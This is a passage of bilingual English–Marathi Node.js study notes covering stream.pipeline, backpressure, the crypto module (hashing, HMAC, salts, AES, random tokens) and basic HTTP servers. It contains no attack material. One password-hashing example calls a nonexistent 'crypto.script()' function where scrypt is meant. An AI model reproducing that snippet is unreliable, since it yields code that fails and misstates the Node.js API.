  res.writeHead(200, { 'Content-Type': 'video/mp4' });
  pipeline(fs.createReadStream('movie.mp4'), res, (err) => {
    if (err) console.error('Stream error:', err.message); // e.g. user closed the tab
  });
}).listen(3000);
// slow user → backpressure handled; user disconnects → file stream closed automatically

```

- **Syntax (callback):** `stream.pipeline(source, ...transforms, destination, callback)`
- **Syntax (promise):** `await require('stream/promises').pipeline(source, ...transforms, destination)`
- **source:** A Readable stream (or an async iterable).
- **...transforms:** Zero or more Transform / Duplex streams (e.g. `zlib.createGzip()`, encryption).
- **destination:** A Writable stream (file, HTTP res).
- **callback(err):** Called once at the end. `err` is undefined on success, or the first error from any stream.
- **Returns:** The callback version returns the last stream; the promise version returns a Promise that resolves when done.

मराठी सारांश (stream.pipeline):

- `pipeline()` अनेक streams साखळीसारखे जोडतो: `source → transform → destination`.
- `.pipe()` साखळाच backpressure आपोआप सांभाळतो.
- **.pipe() पेक्षा चांगला का?** (1) कोणत्याही stream मधला error एकाच callback / catch मध्ये येतो. (2) एक stream fail झाला तर बाकी सगळे आपोआप बंद होतात, म्हणजे files उघड्या राहत नाहीत आणि memory leak नाही.
- `.pipe()` मध्ये प्रत्येक stream वर 'error' handle करावा लागतो, नाहीतर crash.
- **Modern पद्धत:** `require('stream/promises').pipeline + async/await + try/catch`.
- **उपयोग:** file compress करणे (gzip), मोठी file / video HTTP response मध्ये पाठवणे, file copy करणे.
- **उदाहरण:** कारखान्याची assembly line आणि एक supervisor. एक मशीन बिघडले की supervisor संपूर्ण line थांबवतो आणि तक्रार सांगतो.
- **Rule:** production मध्ये `.pipe()` ऐवजी नेहमी `pipeline()` वापरा.

Interview Questions (Detailed)

Q1. Why are Streams preferred over `fs.readFile` for large files?

- `fs.readFile()` loads the *entire* file into RAM before sending it. If the file is 2GB and the server only has 1GB of RAM, the application will crash.
- A Stream reads and sends the file in tiny chunks (e.g., 64KB at a time), keeping RAM usage extremely low regardless of the file size.

Q2. Can we pipe a Writable stream into a Readable stream?

- No. Data always flows **FROM** a Readable stream **TO** a Writable stream. `readStream.pipe(writeStream)` is correct. `writeStream.pipe(...)` will throw an error.

Q3. What is a Duplex stream vs a Transform stream?

- Both can read and write. But in a **Duplex** stream (like a TCP socket), the read and write channels are independent. In a **Transform** stream (like zlib compression), the output data is mathematically computed from the input data.

Q4. What is backpressure and how does Node.js handle it?

- Backpressure is when the writable side can't keep up with the readable side, so data piles up in memory.
- `write()` returns `false` when the buffer reaches `highWaterMark`; the reader pauses until the writable emits `'drain'`, then resumes.
- `.pipe()` and `pipeline()` do this automatically.

Q5. What is highWaterMark?

- The size limit of a stream's internal buffer (bytes, or object count in object mode). Reaching it triggers backpressure. Defaults: 16 KB for generic streams (64 KB from Node 22), 64 KB for `fs.createReadStream`.

Q6. Why use `pipeline()` instead of `.pipe()`?

- `.pipe()` doesn't forward errors or close the other streams when one fails, which can leak file handles or crash the app.
- `pipeline()` forwards any error to one callback / `catch` and destroys all streams on failure. It also supports `async/await` via `stream/promises`.

मराठी सारांश (Backpressure, highWaterMark, pipeline Interview):

- **Q4:** writer मागे पडला की data RAM मध्ये साचतो, याला backpressure म्हणतात. `write() = false` → pause → 'drain' → resume.
- **Q5:** `highWaterMark` = buffer ची मर्यादा. Default 16 KB (Node 22+ मध्ये 64 KB), fs read stream साठी 64 KB.
- **Q6:** `pipeline()` सगळे errors एका ठिकाणी देतो आणि fail झाल्यास सगळे streams बंद करतो. `.pipe()` हे करत नाही.
- **उदाहरण (backpressure):** SSD वरून वेगाने वाचलेली file slow internet वरच्या user ला पाठवताना data साचू नये म्हणून pause / resume.
- **Rule:** production मध्ये `pipeline()` (किंवा `stream/promises` सह `await pipeline`) वापरा.

मराठी सारांश (Interview Questions Breakdown):

- **Q. मोठी फाईल वाचण्यासाठी `fs.readFile` का वापरू नये?**

उत्तर: कारण `fs.readFile` संपूर्ण फाईल एकाच वेळी मेमरी (RAM) मध्ये लोड करते. जर फाईल 2GB ची असेल आणि RAM 1GB असेल, तर सर्वर क्रॅश (Out of memory) होईल. त्याऐवजी Stream वापरावे जे डेटा छोट्या chunks मध्ये वाचते.

- **Q. Writable stream ला Readable stream मध्ये pipe करू शकतो का?**

उत्तर: नाही. डेटा नेहमी **Readable** मधून **Writable** कडे जातो. (`readStream.pipe(writeStream)` बरोबर आहे, पण उलट केले तर एरर येईल).

- **Q. Duplex आणि Transform stream मध्ये काय फरक आहे?**

उत्तर: दोन्ही read/write करतात. पण Duplex मध्ये read आणि write चॅनेल वेगळे असतात (उदा. TCP socket). तर Transform मध्ये आत आलेला डेटा बदलून (compute करून) बाहेर पाठवला जातो (उदा. फाईल compress करणे).

- **Stream चे 4 प्रकार:** Readable (वाचणे), Writable (लिहिणे), Duplex (दोन्ही, स्वतंत्र), Transform (बदलून पुढे).
- **Chunk size:** `fs.createReadStream` default ने 64 KB चे तुकडे देते, म्हणून 10 GB file पण कमी RAM मध्ये.
- **Events:** data, end, error, finish. Error handle न केल्यास server crash.

Quick Revision Summary

Concept / Method	Description
Readable Stream	Used for reading data (<code>fs.createReadStream</code>).
Writable Stream	Used for writing data (<code>fs.createWriteStream</code>).
.pipe()	Connects a readable stream to a writable stream automatically.
'data' Event	Fired when a new chunk of data arrives.
'end' Event	Fired when there is no more data to read.

Chapter 13: The Crypto Module

Q. What is the Crypto module in Node.js?

Concept:

- The `crypto` module provides cryptographic functionality that includes a set of wrappers for OpenSSL's hash, HMAC, cipher, decipher, sign, and verify functions.
- It is used to secure data, hash passwords, generate random tokens, and encrypt/decrypt sensitive information.
- Since it is a core module, it does not require installation and can be imported directly using `const crypto = require('node:crypto');`.

मराठी सारांश:

- `crypto` हा Node.js चा एक in-built (core) module आहे, जो डेटा आणि माहिती अत्यंत सुरक्षित (secure) ठेवण्यासाठी वापरला जातो.
- याचा मुख्य उपयोग passwords सुरक्षितपणे hash करण्यासाठी (जेणेकरून ते database मध्ये कुणालाही वाचता येऊ नयेत) होतो.
- तसेच Sessions, OTPs आणि API keys साठी Unique Random Tokens (जसे की UUID) बनवण्यासाठी याचा वापर होतो.
- याव्यतिरिक्त, private माहिती लपवण्यासाठी (Encrypt/Decrypt करण्यासाठी) आणि डेटाची authenticity तपासण्यासाठी हा module खूप महत्त्वाचा आहे.
- हा module Node.js मध्ये आधीपासूनच असल्यामुळे याला install करण्याची गरज नसते, फक्त `require('node:crypto')` लिहून तो वापरता येतो.

Code Example: crypto in one look

```
const crypto = require('node:crypto');

crypto.randomUUID(); // random ID
crypto.randomBytes(32).toString('hex'); // secure token
crypto.createHash('sha256').update('hello').digest('hex'); // hash
crypto.createHmac('sha256', 'secret').update('msg').digest('hex'); // signature
```

Q. Important Cryptographic Concepts




Figure: Summary of Core Cryptographic Concepts

• 1. Hashing (e.g., SHA-256):

- **Definition:** Hashing is a mathematical one-way function that maps data of any arbitrary size to a fixed-size string of characters, typically representing a digital fingerprint of the data.
- You **cannot reverse** a hash back to the original data (it is strictly a one-way process).
- Mainly used for storing passwords securely so that even if the database is hacked, actual passwords remain hidden.

Example:

```
const hash = crypto.createHash('sha256').update('password123').digest('hex');
```

• 2. Encryption & Decryption (e.g., AES-256):

- **Definition:** Encryption is a two-way cryptographic process that scrambles readable data (plaintext) into an unreadable format (ciphertext) using an algorithm and a secret key.
- The data can be **decrypted** back to its original form only if you have the exact corresponding secret key.
- Used for protecting sensitive user data (like credit card details or chat messages) while transmitting or storing.

Example:

```
// Encryption requires a Cipher, Decryption requires a Decipher with the same key
const cipher = crypto.createCipheriv('aes-256-cbc', key, iv);
```

• 3. HMAC (Hash-based Message Authentication Code):

- **Definition:** HMAC is a specific type of message authentication code (MAC) involving a cryptographic hash function (like SHA-256) combined with a secret cryptographic key.
- Used to verify both **data integrity** (ensuring data hasn't changed) and **authenticity** (ensuring it came from the right sender).
- Widely used in JWT (JSON Web Tokens) and securing API webhooks.

Example:

```
const hmac = crypto.createHmac('sha256', 'my_secret_key').update('Message').digest('hex');
```

• 4. Salting:

- **Definition:** A salt is unique, randomly generated data that is added as an additional input to a one-way hash function before hashing a password.
- It guarantees a **unique hash** even if two different users happen to have the exact same password.
- Protects against common security vulnerabilities like dictionary attacks and rainbow table attacks.

Example:

```
const salt = crypto.randomBytes(16).toString('hex');  
const hashedPassword = crypto.scryptSync('password123', salt, 64).toString('hex');
```

Cryptography:

- The technique of protecting information by converting it into a form that unauthorized people cannot easily understand.
- In Node.js it is provided by the built-in `crypto` module (no npm install needed).

मराठी सारांश (Crypto concepts):

- **Hashing:** one-way fingerprint (SHA-256). परत मूळ data मिळत नाही.
- **Encryption:** two-way, key ने उलगडता येते (AES-256).
- **HMAC:** data + secret key → signature. Data बदलला का ते तपासणे (webhooks, JWT).
- **Salt:** password ला random value जोडून hash. Same password चे वेगळे hash.

Q. Encryption vs Hashing

Hashing	Encryption
One-way (cannot be reversed)	Two-way (can be decrypted)
No decryption key	Uses secret key(s)
Used for password verification	Used to protect sensitive data
Example: SHA-256	Example: AES (Advanced Encryption Standard)

मराठी सारांश (Cryptography च्या मूलभूत संकल्पना):

- **Hashing:** data ला ठराविक लांबीच्या "fingerprint" मध्ये बदलणे. One-way, परत मूळ data मिळत नाही. उदा. file बदलली का हे तपासणे.

- **Encryption:** data कुलूपबंद करणे. Key असेल तर परत उघडता येतो (two-way). उदा. chat messages.
- **HMAC:** Hash + secret key. Data बदलला नाही (integrity) आणि योग्य व्यक्तीकडूनच आला (authenticity) हे तपासतो. JWT, webhooks मध्ये वापरतात.
- **Salt:** password ला hash करण्यापूर्वी जोडलेला random data. दोघांचा password same असला तरी hash वेगळा येतो. Rainbow table attacks थांबतात.
- **उदाहरण:** Hash = बोंटांचे ठसे (ठशावरून माणूस बनवता येत नाही). Encryption = तिजोरी (चावीने उघडते).

Q. Types of Cryptographic Algorithms & Which is Better?

• 1. General Hashing Algorithms (For Data & Files):

- **MD5 & SHA-1:** Extremely fast but **OUTDATED and INSECURE**. Easily broken by modern computers (collision attacks). Do not use them.
- **SHA-256 / SHA-512:** Secure, standard algorithms used for hashing data (like verifying file integrity, digital signatures).
- **Verdict:** Use SHA-256 or SHA-512 for general data hashing.

```
const hash = crypto.createHash('sha256').update('DocumentData').digest('hex');
```

• 2. Password Hashing Algorithms (Key Derivation):

- Standard hashing (like SHA-256) is too fast. Hackers can compute billions of SHA-256 hashes per second (brute-force). Password algorithms are intentionally made **slow and memory-heavy** to prevent this.
- **PBKDF2:** Older standard. Decent, but mostly replaced by newer algorithms.
- **bcrypt:** Very popular, highly secure, slow by design. Requires a third-party npm package (npm i bcrypt).
- **scrypt:** Highly secure, memory-hard (stops hackers from using GPUs to crack passwords). Best part: It is **built-in** to the Node.js crypto module!
- **Argon2:** The most secure and modern algorithm (won the Password Hashing Competition). Requires a third-party package.
- **Verdict:** Use scrypt if you want zero external dependencies (built-in). Use bcrypt or Argon2 for modern industry-standard security.

```
// Example using bcrypt (npm i bcrypt)
const bcrypt = require('bcrypt');
const hashedPwd = await bcrypt.hash('mypassword123', 10); // 10 is the salt rounds
```

• 3. Encryption Algorithms:

- **Definition of Symmetric Encryption:** A method where the **same single secret key** is used to both lock (encrypt) and unlock (decrypt) the data. It is like a house key that both locks and unlocks the door.

Best Algorithm: AES-256 (Advanced Encryption Standard). It is extremely fast and used for encrypting database fields, files, and chat messages.

- **Definition of Asymmetric Encryption:** A method that uses a **pair of different keys**: a Public Key (shared with everyone to lock data) and a Private Key (kept strictly secret to unlock it). It is like a mailbox where anyone can drop a letter (public key), but only you have the key to open it (private key).
Best Algorithm: RSA. It is slower than symmetric encryption but highly secure, mainly used for SSL/TLS (HTTPS) certificates and SSH keys.
- **Verdict:** Use AES-256-CBC OR AES-256-GCM for standard encryption of your application data.

```
// AES-256 Encryption Example
const cipher = crypto.createCipheriv('aes-256-cbc', Buffer.from(key), iv);
let encrypted = cipher.update('Sensitive Data', 'utf8', 'hex');
encrypted += cipher.final('hex');
```

मराठी सारांश (अल्गोरिदमची निवड):

- **1. Data Hashing (डेटासाठी):**
 - नेहमी SHA-256 किंवा SHA-512 वापरा (उदा. फाईलचे checksums किंवा डिजिटल सिग्नेचरसाठी).
 - MD5 किंवा SHA-1 कधीही वापरू नका कारण ते आता जुने आणि असुरक्षित (hackable) आहेत.
- **2. Password Hashing (पासवर्डसाठी):**
 - Passwords साठी SHA-256 चालत नाही कारण ते खूप फास्ट आहे, ज्यामुळे हॅकर्स एका सेकंदात करोडो passwords तपासून पाहू शकतात.
 - Passwords सुरक्षित ठेवण्यासाठी नेहमी bcrypt, Argon2 (थर्ड पार्टी पॅकेजेस) किंवा Node.js मधील इन-बिल्ट scrypt वापरा.
 - हे अल्गोरिदमस मुद्दाम **slow आणि memory-heavy** डिझाईन केलेले असतात ज्यामुळे हॅकिंग करणे अत्यंत कठीण जाते.
- **3. Encryption (डेटा लपवण्यासाठी):**
 - **Symmetric (एकाच चावीने लॉक/अनलॉक):** AES-256 हा सर्वोत्तम, सर्वात फास्ट आणि जास्त वापरला जाणारा अल्गोरिदम आहे (उदा. database मधील माहिती किंवा चॅट्स लपवण्यासाठी).
 - **Asymmetric (पब्लिक आणि प्रायव्हेट चावी):** RSA वापरला जातो. हा slow असतो पण HTTPS/SSL certificates आणि सुरक्षित कनेक्शनसाठी (Secure Key Exchange) वापरला जातो.

Q. Generating Random Values (UUIDs / Tokens)

- **randomBytes():** Generates cryptographically strong pseudorandom data. Commonly used to generate session IDs, API tokens, or salts.
- **randomUUID():** Generates a standard Version 4 UUID (Universally Unique Identifier).
- **Example:**

```
const crypto = require('node:crypto');

// Generate a random 16-byte token (converted to hex string)
const token = crypto.randomBytes(16).toString('hex');
console.log(token); // e.g., 'a1b2c3d4e5f67890123456789abcdef0'
```

```
// Generate a UUID
const uuid = crypto.randomUUID();
console.log(uuid); // e.g., '123e4567-e89b-12d3-a456-426614174000'
```

- **UUID v4** = a 128-bit, completely random identifier. Useful for account tokens, session IDs, unique filenames and DB keys.
- **Alternative: the uuid npm package** (needed for older Node versions, or for other versions like v1/v7):

```
// npm install uuid
const { v4: uuidv4 } = require('uuid');
const id = uuidv4();
console.log("Generated UUID v4:", id);
```

- **Prefer** the built-in `crypto.randomUUID()` (Node 14.17+). No dependency is needed.
- **Syntax:** `crypto.randomBytes(size[, callback])`. **size** = number of bytes; **callback** (`err`, `buf`) makes it async. It returns a Buffer.

मराठी सारांश (Random values / UUID):

- `randomBytes(16).toString('hex')` ने सुरक्षित random token मिळतो (session id, reset token, salt).
- `crypto.randomUUID()` ने UUID v4 मिळतो. कोणतेही package लागत नाही.
- जुन्या Node साठी `uuid` package (`uuidv4()`) वापरतात.
- `Math.random()` tokens साठी वापरू नका, ते सुरक्षित नाही.

Q. Hashing Data (e.g., SHA-256)

- Hashing is commonly used to verify file integrity or store passwords securely (although `scrypt` or `bcrypt` are better for passwords).
- **Syntax & Arguments:**
 - `crypto.createHash(algorithm)`
 - `algorithm`: The hashing algorithm to use (e.g., 'sha256', 'md5').
 - `.update(data)`: The actual data or string you want to hash.
 - `.digest(encoding)`: Outputs the final hash. `encoding` is usually 'hex' (readable string) or 'base64'.
- **Example:**

```
const crypto = require('node:crypto');

const secretMessage = "Hello World";
const hash = crypto.createHash('sha256').update(secretMessage).digest('hex');

console.log(hash);
// 'a591a6d40bf420404a011733cfb7b190d62c65bf0bcda32b57b277d9ad9f146e'
```

मराठी सारांश (Hashing आणि Tokens):

- **Hashing:** म्हणजे कोणत्याही आकाराच्या text ला किंवा डेटाला एका विशिष्ट आणि समान लांबीच्या कोडमध्ये (Hash) बदलणे.
- हे पूर्णपणे **one-way** असते, म्हणजे तयार झालेल्या Hash वरून मूळ text परत कधीही मिळवता येत नाही (जसे की `createHash('sha256')` वापरून).
- **randomBytes():** याचा उपयोग अतिशय सुरक्षित आणि unique random data बनवण्यासाठी होतो. हे Session IDs किंवा Passwords साठी Salt बनवताना खूप उपयोगी ठरते.
- **randomUUID():** याचा उपयोग standard आणि युनिव्हर्सल युनिक आयडी (उदा. 123e4567-...) तयार करण्यासाठी होतो.
- या दोन्ही Random पद्धतींचा वापर मुख्यत्वे 'Forgot Password' लिंकसाठी किंवा API Authentication साठी सुरक्षित tokens बनवण्यासाठी मोठ्या प्रमाणावर केला जातो.

Q. Hashing Passwords with script

- script is a password-based key derivation function designed to be computationally intensive, making brute-force attacks much harder.
- It is the recommended built-in method for hashing passwords in Node.js.
- **Syntax & Arguments:**
 - `crypto.script(password, salt, keylen, callback)`
 - password: The plain text password entered by the user.
 - salt: A random string added to the password before hashing to ensure uniqueness.
 - keylen: The desired length of the generated hash (e.g., 64 bytes).
 - `callback(err, derivedKey)`: The function executed after hashing is complete. `derivedKey` is the final hashed password (returned as a Buffer).
- **Example: Password Hashing Flow**

```
const crypto = require('node:crypto');

const password = "mySuperSecretPassword";
const salt = crypto.randomBytes(16).toString('hex'); // Create a random salt

// Async script hashing (password, salt, key length)
crypto.script(password, salt, 64, (err, derivedKey) => {
  if (err) throw err;
  console.log('Salt:', salt);
  console.log('Hashed Password:', derivedKey.toString('hex'));
});
```




Figure: Secure Password Hashing Flow using Salt and Scrypt

मराठी सारांश:

- कधीही युझरचे passwords database मध्ये थेट (plain text) जसेच्या तसे सेव्ह करू नयेत, त्यांना **Hash** करणे गरजेचे असते.
- फक्त Hashing पुरेसे नसते, म्हणून password च्या आधी एक **Salt** (random string) जोडला जातो जेणेकरून दोन युझर्सचे passwords सारखे असले तरी त्यांचा Hash वेगळा येईल.
- Node.js मध्ये passwords सुरक्षित ठेवण्यासाठी `scrypt` हे इन-बिल्ट फंक्शन वापरले जाते.
- हे फंक्शन मुद्दाम heavy आणि slow डिझाईन केलेले असते, जेणेकरून हॅकर्स ला Brute-force (एक एक करून passwords तपासून पाहणे) किंवा Dictionary attacks करणे कठीण जाते.

Q. Full Usage Example: HMAC (Signing & Verifying)

- This shows how a message (like a Webhook payload or a JWT) is signed, and then verified to ensure it wasn't tampered with.
- **Syntax & Arguments:**
 - `crypto.createHmac(algorithm, key)`
 - `algorithm`: The hashing algorithm to use (e.g., 'sha256').
 - `key`: The secret cryptographic key used to sign the data. Only those with the key can verify or create the signature.
 - `.update(data)`: The actual message or payload to sign.
 - `.digest(encoding)`: Outputs the final HMAC signature in the specified encoding (like 'hex').
- **Code Example:**

```
const crypto = require('node:crypto');

const secretKey = 'my_super_secret_key';
const message = JSON.stringify({ userId: 101, amount: 500 });

// 1. Sender: Creates an HMAC signature for the message
const signature = crypto.createHmac('sha256', secretKey).update(message).digest('hex');
console.log('Signature:', signature);
```

```
// 2. Receiver: Verifies the received message with their own generated signature
const receivedMessage = message;
const receivedSignature = signature;

const verifySignature = crypto.createHmac('sha256', secretKey).update(receivedMessage).digest('hex')
if (verifySignature === receivedSignature) {
  console.log('Success: Data is authentic and has not been changed!');
} else {
  console.log('Error: Data was tampered with!');
}
```

- **Tip:** In production, compare signatures with `crypto.timingSafeEqual(Buffer.from(a), Buffer.from(b))` instead of `===` to prevent timing attacks.

मराठी सारांश (HMAC Sign आणि Verify):

- **Syntax:** `crypto.createHmac(algorithm, key).update(data).digest('hex')`.
- **algorithm:** उदा. 'sha256'. **key:** गुप्त चावी (दोघांकडेच असते). **update:** sign करायचा message. **digest:** final signature (hex).
- **Sender:** message + secret key → signature बनवतो आणि दोन्ही पाठवतो.
- **Receiver:** आलेल्या message वरून स्वतः signature बनवतो. दोन्ही same असतील तर data खरा आणि न बदललेला.
- **उदाहरण:** सही केलेला चेक. सही (signature) जुळली तर चेक खरा. कोणी रक्कम बदलली तर सही जुळत नाही.
- **Tip:** तुलना करताना `timingSafeEqual` वापरा (timing attack पासून संरक्षण).

Q. Full Usage Example: Symmetric Encryption (AES-256)

- This shows how you encrypt and then later decrypt sensitive data (like a chat message or bank account number).
- **Syntax & Arguments (Encryption/Decryption):**
 - `crypto.createCipheriv(algorithm, key, iv) / crypto.createDecipheriv(algorithm, key, iv)`
 - **algorithm:** The encryption algorithm to use (e.g., 'aes-256-cbc').
 - **key:** The secret key used to lock/unlock. For AES-256, it MUST be exactly 32 bytes long.
 - **iv:** Initialization Vector. A random string (16 bytes for CBC) used to ensure that encrypting the same text twice yields different ciphertexts. Must be passed along with the encrypted data to decrypt it.
 - `.update(data, inputEncoding, outputEncoding):` Processes the data.
 - `.final(outputEncoding):` Returns any remaining encrypted/decrypted data.
- **Code Example:**

```
const crypto = require('node:crypto');

// Setup: Key and IV (Initialization Vector)
const algorithm = 'aes-256-cbc';
const key = crypto.randomBytes(32); // 32 bytes required for AES-256
const iv = crypto.randomBytes(16); // 16 bytes required for CBC mode
```

```
const sensitiveData = "This is a highly confidential message!";

// 1. ENCRYPT (Lock)
const cipher = crypto.createCipheriv(algorithm, key, iv);
let encrypted = cipher.update(sensitiveData, 'utf8', 'hex');
encrypted += cipher.final('hex');
console.log('Encrypted Data:', encrypted);

// 2. DECRYPT (Unlock)
const decipher = crypto.createDecipheriv(algorithm, key, iv);
let decrypted = decipher.update(encrypted, 'hex', 'utf8');
decrypted += decipher.final('utf8');
console.log('Decrypted Data:', decrypted); // Should match original!
```

मराठी सारांश (AES-256 Encryption / Decryption):

- **Symmetric:** एकाच key ने lock (encrypt) आणि unlock (decrypt).
- **algorithm:** 'aes-256-cbc'. **key:** नक्की 32 bytes. **iv** (Initialization Vector): 16 bytes random. एकच text दोनदा encrypt केला तरी output वेगळा येतो.
- **Encrypt:** createCipheriv → update(data, 'utf8', 'hex') → final('hex').
- **Decrypt:** createDecipheriv (तीच key आणि तोच iv) → update(encrypted, 'hex', 'utf8') → final('utf8').
- **लक्षात ठेवा:** iv गुप्त नसतो, तो encrypted data सोबत साठवतात. Key मात्र .env मध्ये सुरक्षित ठेवा.
- **उदाहरण:** बँक account नंबर database मध्ये encrypt करून ठेवणे.

Interview Questions (Detailed)

Q. Hashing vs encryption vs encoding?

- **Hashing:** one-way and fixed length (SHA-256). Used for integrity and passwords.
- **Encryption:** two-way with a key (AES). Used for confidentiality.
- **Encoding:** reversible format change with no key (Base64). Not security.

Q. Why use crypto.randomBytes instead of Math.random?

- Math.random is predictable and not cryptographically secure.
- randomBytes uses the OS's secure random source, which is required for tokens and salts.

Q. What is HMAC used for?

- To prove a message was not changed and came from someone with the secret key.

- Examples: webhook signatures (Stripe, GitHub) and signed API requests.

Q. Why does AES need an IV?

- The Initialization Vector makes encrypting the same text twice give different output.
- Use a new random IV each time. It is not secret and is stored with the ciphertext.

SECTION 3: PACKAGE MANAGEMENT & WEB SERVERS

Chapter 14: Web Server, Routing & APIs (HTTP Module)

Q. What is a Web Server?

Definition:

- A web server is an application that **listens** for incoming **HTTP requests** from clients (like browsers).
- It sends back appropriate **responses**: HTML pages, JSON data, images, and so on.
- It runs continuously on a **port** (e.g. 80 for HTTP, 443 for HTTPS, 3000 in development) and handles many clients at the same time.
- Examples: Nginx and Apache (dedicated web servers), or a Node.js app built with `http` / Express (an application server).

- Node.js provides a built-in `http` module to create a highly efficient, event-driven, non-blocking web server.
- `http.createServer((req, res) => {})` takes a callback that fires every time a new request hits the server.
- **req (Request)**: Contains info about the incoming request (e.g., `req.url`, `req.method`, `headers`).
- **res (Response)**: Used to send data back to the client (e.g., `res.write()`, `res.end()`).

Code Example: Creating a Basic Web Server

```
const http = require("node:http");

const server = http.createServer((req, res) => {
  res.end("Hello, Welcome to Node.js server!");
});
```

```
// Start the server on port 4000
server.listen(4000, "127.0.0.1", () => {
  console.log("Server started on port 4000");
});
```

मराठी सारांश:

- Web Server म्हणजे असा program जो ब्राउझर कडून आलेल्या HTTP request ला हाताळतो आणि योग्य ते response (उत्तर) पाठवतो.
- Node.js मध्ये आपण http module चा वापर करून आपला स्वतःचा server बनवू शकतो.
- `http.createServer((req, res) => {})`: प्रत्येक नवीन request आल्यावर हे callback चालते.
- **req**: आलेल्या request ची माहिती (`req.url`, `req.method`, `headers`). **res**: उत्तर पाठवण्यासाठी (`res.write()`, `res.end()`).
- `server.listen(4000)` ने server port 4000 वर सुरू होतो. Browser मध्ये `http://localhost:4000`.

Q. Key Functions of a Web Server (In Detail)

Concept:

- A web server is **software** (and sometimes hardware) that **receives HTTP requests** from clients (browsers, mobile apps), **processes** them and **sends back HTTP responses** (HTML, JSON, images).
- Its main purpose is to **serve web content** (HTML, CSS, JS, data) over the internet or a private network using **HTTP/HTTPS**.
- Examples: Apache, Nginx, IIS, and any Node.js server you build with the http module.
- **Simple example**: a restaurant waiter. They take your order (request), go to the kitchen (processing) and bring back your food (response).

1. Receive Requests:

- Listens for connections on a **port**: 80 for HTTP, 443 for HTTPS (or 3000/8000 in development).
- Waits for a client (browser or API call) to send a request.

2. Handle HTTP Methods:

- **GET** → retrieve data. **POST** → send/create data. **PUT / PATCH** → update data. **DELETE** → remove data.
- Routes requests based on the URL path (`/home`, `/about`).

3. Process the Request:

- Works out which resource the client wants.
- Finds static files or runs code to build dynamic content (DB queries).

4. Serve Content:

- **Static content**: Files stored on the server (HTML, CSS, JS, images). Every user gets the same file.
- **Dynamic content**: Generated on the fly by code (Node.js, PHP, Python), for example "Welcome, Vishal".

- **5. Security and SSL:**
 - Secure communication over HTTPS, managing SSL/TLS certificates that encrypt data.
 - Protects against unauthorized access and data interception.
- **6. Customizable and Extensible:** Custom routes, middleware (logging, authentication), database and API integration.
- **7. Event-Driven and Non-Blocking (Node.js):** Node.js servers handle many requests at once without blocking the main thread, which is the key to scalability.

Diagram: Request → Web Server → Response



मराठी सारांश (Web Server ची कामे):

- **Web server** म्हणजे client कडून HTTP request घेऊन, त्यावर काम करून, response परत पाठवणारा software.
- **उदाहरण:** हॉटेलचा waiter. Order घेतो (request), kitchen ला देतो (processing), जेवण आणतो (response).
- **Port:** HTTP = 80, HTTPS = 443.
- **Methods:** GET (आणणे), POST (पाठवणे), PUT / PATCH (बदलणे), DELETE (काढणे).
- **Static content:** सगळ्यांना same file. **Dynamic content:** code ने प्रत्येकासाठी वेगळे तयार होते.
- **Security:** HTTPS / SSL ने data encrypt होतो.
- Node.js server non-blocking असल्याने एकाच वेळी अनेक requests handle करतो.

Q. How to Create a Node.js Server? (Step by Step)

1. **Import the http module:** `const http = require('http');`. It returns an object with many fields and methods, such as `createServer`.
2. **Create the server instance:** Call `http.createServer(requestListener)` and pass a function (the **request listener**).
